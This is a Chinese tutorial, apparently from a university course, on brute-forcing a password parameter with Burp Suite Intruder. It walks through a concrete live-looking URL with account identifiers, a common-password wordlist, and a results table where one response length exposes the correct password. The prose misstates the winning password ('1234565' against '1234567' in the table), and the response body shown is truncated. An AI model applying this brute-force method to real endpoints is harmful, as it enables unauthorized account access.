

使用burpsuite进行密码爆破

(郭苏越、游伟 中国人民大学)

Burp Suite是一个集成化的渗透测试工具，它集成了多种渗透测试组件，使我们自动化地或手工地能更好的完成对web应用的渗透测试和攻击。


在渗透测试中，我们使用Burp Suite使得测试工作变得更加容易和方便，即使在不需要娴熟的技巧的情况下，只要我们熟悉Burp Suite的使用，也能使得渗透测试工作变得轻松和高效。

爆破流程


实验的URL如下

https://weixiao.nickboy.cc/wall/mAdmin/Block?media_id=gh_77aef1d9cf29&pass=123&openId=oZpm305PLKFhqnk7eXujJDK3DK4g&blocked=1

当pass正确时候，会返回ok





当pass错误时候，会返回err




我们使用burpsuite的intruder模块进行爆破


1. 环境配置

首先我们开启Firefox浏览器代理：






配置burpsuite代理




我们的请求被拦截，选择action->send to intruder




2. 配置intruder


第一步是配置目标，这里不用修改




之后是配置爆破的位置（在爆破位置前后加上\$符号），这里我们只需要爆破pass字段



这里我们选择简单字典进行爆破




最后需要配置一些其他东西，使用默认即可



3. 攻击与结果分析

最后点击start attack进行攻击

看到1234565的长度与其他不一致



查看response，发现为ok，证明密码正确

Intruder attack 2

AttackSaveColumns

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200			135	
1	123456	200			135	
2	password	200			135	
3	12345678	200			135	
4	qwerty	200			135	
5	123456789	200			135	
6	12345	200			135	
7	1234	200			135	
8	111111	200			135	
9	1234567	200			155	
10	dragon	200			135	
11	123123	200			135	
12	baseball	200			135	
13	abc123	200			135	
14	football	200			135	

RequestResponse

PrettyRawRenderInActions

1 HTTP/2 200 OK
2 Server: nginx
3 Content-Type: application/json
4 Vary: Accept-Encoding
5 Cache-Control: no-cache
6 Date: Mon, 28 Feb 2022 08:42:42 GMT
7
8 {
9 "ok":
10 }
11

0 matches